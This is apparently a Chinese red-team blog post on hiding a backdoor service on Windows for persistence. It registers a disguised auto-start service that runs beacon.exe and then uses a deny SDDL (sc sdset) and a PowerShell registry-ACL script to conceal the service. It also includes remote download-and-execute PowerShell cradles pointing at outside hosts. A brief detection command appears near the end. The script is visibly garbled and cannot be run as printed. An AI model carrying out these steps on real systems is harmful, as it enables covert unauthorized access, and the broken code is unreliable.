

利用安全描述符隐藏服务后门进行权限维持

本文来自宽字节安全第一期学员 oulaa 投稿。第二期线下培训预计十一月月底开班，欢迎咨询。

通过注册服务创建后门

将后门程序注册为自启动服务是我们常用的一种进行权限维持的方法，通常可以通过 sc 或者 powershell 来进行创建。


- cmd 创建自启动服务

```
sc create ".NET CLR Networking 3.5.0.0" binpath= "cmd.exe /k C:\Users\aa\Desktop\beacon.exe" depend= Tcpip obj= LocalSystem start= auto
```

- powershell 创建自启动服务

```
new-service -Name ".NET CLR Networking 3.5.0.0" -DisplayName ".NET CLR Networking 3.5.0.0" -BinaryPathName "cmd.exe /k C:\Users\aa\Desktop\beacon.exe" -StartupType AutomaticDelayedStart
```

但创建的服务很容易被发现 通过 `sc query` 和 `Get-Service` 很容易发现，直接查询服务也能看见

名称	PID	描述
 .NET CLR Networking 3.5.0.0		.NET CLR Networking 3.5.0.0

通过修改 SDDL(安全描述符) 隐藏服务

众所周知，windows 访问控制模型分为两部分：

- access token(访问令牌)
- 安全描述符

安全描述符包含与安全对象关联的安全信息。安全描述符包含安全描述符结构及其关联的安全信息。安全描述符可以包含以下安全信息：

- 对象的所有者和主要组的 Sid（安全标识符）
- 用于指定允许或拒绝特定用户或组的访问权限的 DACL。
- 指定为对象生成审核记录的访问尝试类型的 SACL。
- 一组限制安全描述符或其各个成员的含意的控制位。


windows 中的安全对象都使用 SDDL 字符串来表示访问对象对于安全对象的权限，服务自然也存在其 SDDL，并且 sc 命令中可以设置 SDDL。那么通过更改 SDDL 可以修改服务的各种权限来隐藏服务：

```
sc sdset ".NET CLR Networking 3.5.0.0" "D:(D;;DCLCWPDTSD;;;IU)(D;;DCLCWPDTSD;;;SU)(D;;DCLCWPDTSD;;;BA)(A;;CCLCSWLOCRRC;;;IU)(A;;CCLCSWLOCRRC;;;SU)(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)S:(AU;FA;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD)"
```

```
C:\Windows\system32>sc create ".NET CLR Networking 3.5.0.0" binpath= "cmd.exe /k C:\Users\aa\Desktop\beacon.exe" depend
Tcpip obj= LocalSystem
[SC] CreateService 成功

C:\Windows\system32>sc sdset ".NET CLR Networking 3.5.0.0" "D:(D;;RCSDWDWOPWPCCDCLCSWLODTCR;;;IU)(D;;RCSDWDWOPWPCCDCL
SWLODTCR;;;SU)(D;;RCSDWDWOPWPCCDCLCSWLODTCR;;;BA)(A;;RCSDWDWOPWPCCDCLCSWLODTCR;;;IU)(A;;CCLCSWLOCRRRC;;;SU)(A;;CCLCSW
WPDTCRRRC;;;SY)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)S:(AU,FA,CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD)"
[SC] SetServiceObjectSecurity 成功

C:\Windows\system32>_
```



然后通过 sc 与 get-server 查找服务均无结果：

```
C:\Windows\system32>sc query|findstr ".NET CLR Networking"

C:\Windows\system32>
C:\Windows\system32>
C:\Windows\system32>
C:\Windows\system32>
C:\Windows\system32>sc query|findstr ".NET CLR Networking 3.5.0.0"


C:\Windows\system32>powershell
Windows PowerShell
版权所有 (C) Microsoft Corporation。保留所有权利。

尝试新的跨平台 PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> get-service|findstr ".NET CLR Networking 3.5.0.0"
PS C:\Windows\system32>
PS C:\Windows\system32>
```




并且服务也不再显示：



在知道服务名的前提下查询会显示拒绝访问：



但这样做有一个问题：在注册表中很容易看到异常 value。



修改注册表 ACL

我们可以通过修改注册表的 DACL 来拒绝对值的查询，达到隐藏异常值的效果。

这里给出一个通过 powershell 修改注册表项的访问权限的简单脚本:

```
function Server-Sddl-Change{[CmdletBinding()] param ( [parameter(Mandatory=$false)][String]$Name )  
$ROOT = "HKLM:\SYSTEM\CurrentControlSet\Services\" $$ = $ROOT+$NAME$acl = Get-Acl $$acl.SetAccessRuleProtection($true,  
$false)$person = [System.Security.Principal.NTAccount]"Everyone"$access = [System.Security.AccessControl.RegistryRights]"QueryValues"$inheritance = [System.Security.AccessControl.InheritanceFlags]"None"$propagation = [System.Security.AccessControl.PropagationFlags]"None"$type = [System.Security.AccessControl.AccessControlType]"Deny"$rule = New-Object System.Security.AccessControl.RegistryAccessRule( ` $person,$access,$inheritance,$propagation,$type)` $acl.AddAccessRule($rule)$person = [System.Security.Principal.NTAccount]"Everyone"$access = [System.Security.AccessControl.RegistryRights]"QueryValues"$inheritance = [System.Security.AccessControl.InheritanceFlags]"None"$propagation = [System.Security.AccessControl.PropagationFlags]"None"$type = [System.Security.AccessControl.AccessControlType]"Deny"$rule = New-Object System.Security.AccessControl.RegistryAccessRule( ` $person,$access,$inheritance,$propagation,$type)` $acl.AddAccessRule($rule)}  
Server-Sddl-Change -Name "Tcpip"
```

```

) $acl.AddAccessRule($rule) $person = [System.Security.Principal.NTAccount] 'Everyone' $access = [System.Security.AccessControl.RegistryRights]"SetValue,CreateSubKey,EnumerateSubKeys,Notify,CreateLink,Delete,ReadPermissions,WriteKey,ExecuteKey,ReadKey,ChangePermissions,TakeOwnership" $inheritance = [System.Security.AccessControl.InheritanceFlags]"None" $propagation = [System.Security.AccessControl.PropagationFlags]"None" $type = [System.Security.AccessControl.AccessControlType]"Allow" $rule = New-Object System.Security.AccessControl.RegistryAccessRule( `
    $person,$access,
    $inheritance,$propagation,$type) $acl.AddAccessRule($rule) Set-Acl $S $acl}

```


远程加载 powershell 脚本：

```

powershell.exe -exec bypass -nop -w hidden -c "IEX((new-object net.webclient).downloadstring('http://xxx:8000/s.ps1'));Server-Sddl-Change -Name '.NET CLR Networking 3.5.0.0'"

```


从下图可见已将值从该服务项中隐藏：



SDDL 字符串详解

安全描述符字符串格式（SDDL）是用于存储或传输安全描述符中的信息的文本格式，更改 SDDL 即修改对象的访问权限。

如图为一个安全对象的 SDDL：



如图可见其基本组成为：

```
O:owner_sid
G:group_sid
D:dacl_flags(string_ace1)(string_ace2)... (string_ace_n)
S:sacl_flags(string_ace1)(string_ace2)... (string_ace_n)
```

- **O:** 对象所有者的 SID
- **G:** 对象主组的 SID
- **dacl_flags**：应用于 DACL 的安全描述符控制标志
- **string_ace1**: 访问控制列表 ACE

对每个组成的详细描述可以参考：<https://docs.microsoft.com/en-us/windows/win32/secauthz/security-descriptor-string-format>

访问控制列表 ACE 决定了哪个用户对它具有哪些权限，是 DACL 的具体规则，我们在服务中主要关注修改的就是 DACL。

对于一个具体的 ACE，其具有如下结构：

```
(  
  ace_type;  
  ace_flags;  
  rights;  
  object_guid;  
  inherit_object_guid;  
  account_sid;  
  (resource_attribute)  
)
```

对于每一个部分的详细解释可以参考：<https://docs.microsoft.com/en-us/windows/win32/secauthz/ace-strings>

对于一个 ACE，我们主要关注的就是 ace_type、rights、account_sid。

account_sid 为该条 ACE 作用对象，可以是 SID 也可以是约定俗成的字符串，比如 IU 就是交互登录的用户。

ace_type 代表了 account_sid 对 rights 代表的权限的控制，比如 A 就是允许，D 就是拒绝。

它是由 ACE 控制的访问权限的字符串。此字符串可以是访问权限的十六进制字符串表示形式，例如“0x7800003F”，也可以是字符串的串联，比如“DCLC”。

在服务对象的权限字符串中：“DC”代表的用户对服务配置修改的权限，而“LC”代表了对服务状态查询的权限。

对于不同类型的对象，权限常量的名字还不是很统一，而 Wayne Martin 在他的文章中给出了查找权限常量对应关系的方法，并给出一部分 ADS、SCM、Service、value、SDDL 的映射关系：

<http://waynes-world-it.blogspot.com/2009/10/service-control-manager-security-for.html>

所以在设置服务的 SDDL 的时候，我们设置了

```
D:(D;;DCLCWPDTSD;;;IU)(D;;DCLCWPDTSD;;;SU)(D;;DCLCWPDTSD;;;BA)
```

表示为对交互登录的用户、服务登录的用户、内置管理员拒绝以下操作：

- 服务配置修改
- 服务状态查询
- 服务停止
- 暂停服务
- 删除服务
- 服务配置查询

主要是通过拒绝查询来达到隐藏服务的目的。

而对注册表权限的修改，是通过 powershell 实现的：首先可以通过枚举注册表的权限查看所有权限

```
[System.Enum]::GetNames([System.Security.AccessControl.RegistryRights])
```


这里给出的测试脚本是拒绝掉 Everyone 的 QueryValues 权限，也就是注册表查询值的权限，达到隐藏异常值的效果。

也可以修改其他权限达到禁止删除、禁止重设权限等等操作。

隐藏服务的查找


Joshua Wright 团队给出了利用该种方式隐藏服务的反制措施：

```
Compare-Object -ReferenceObject (Get-Service | Select-Object -ExpandProperty Name | % { $_ -replace "_[0-9a-f]{2,8}" }) -DifferenceObject (gci -path hklm:\system\currentcontrolset\services | % { $_.Name -Replace "HKEY_LOCAL_MACHINE\\", "HKLM:\" } | ? { Get-ItemProperty -Path "$_" -name objectname -erroraction 'ignore' } | % { $_.substring(40) }) -PassThru | ?{$_sideIndicator -eq "=>"}
```



```
PS C:\Windows\system32>
PS C:\Windows\system32> Compare-Object -ReferenceObject (Get-Service | Select-Object -ExpandProperty Name | % { $_ -replace "_[0-9a-f]{2,8}" }) -DifferenceObject (gci -path hklm:\system\currentcontrolset\services | % { $_.Name -Replace "HKEY_LOCAL_MACHINE\\", "HKLM:\" } | ? { Get-ItemProperty -Path "$_" -name objectname -erroraction 'ignore' } | % { $_.substring(40) }) -PassThru | ?{$_sideIndicator -eq "=>"}
```

而修改了注册表查询权限后会报拒绝访问



```
PS C:\Windows\system32> powershell.exe -exec bypass -c "IEX((new-object net.webclient).downloadstring('http://www.wuodfrd.com/Server-Sddl-Change -Name '.NET CLR Networking 3.5.0.0'))"
PS C:\Windows\system32> Compare-Object -ReferenceObject (Get-Service | Select-Object -ExpandProperty Name | % { $_ -replace "_[0-9a-f]{2,8}" }) -DifferenceObject (gci -path hklm:\system\currentcontrolset\services | % { $_.Name -Replace "HKEY_LOCAL_MACHINE\\", "HKLM:\" } | ? { Get-ItemProperty -Path "$_" -name objectname -erroraction 'ignore' } | % { $_.substring(40) }) -PassThru | ?{$_sideIndicator -eq "=>"}
```

参考资料

- <https://docs.microsoft.com/en-us/windows/win32/secauthz/security-descriptor-string-format>

- <https://www.freebuf.com/articles/system/254838.html>
- <https://www.sans.org/blog/red-team-tactics-hiding-windows-services/>
- <http://waynes-world-it.blogspot.com/2009/10/service-control-manager-security-for.html>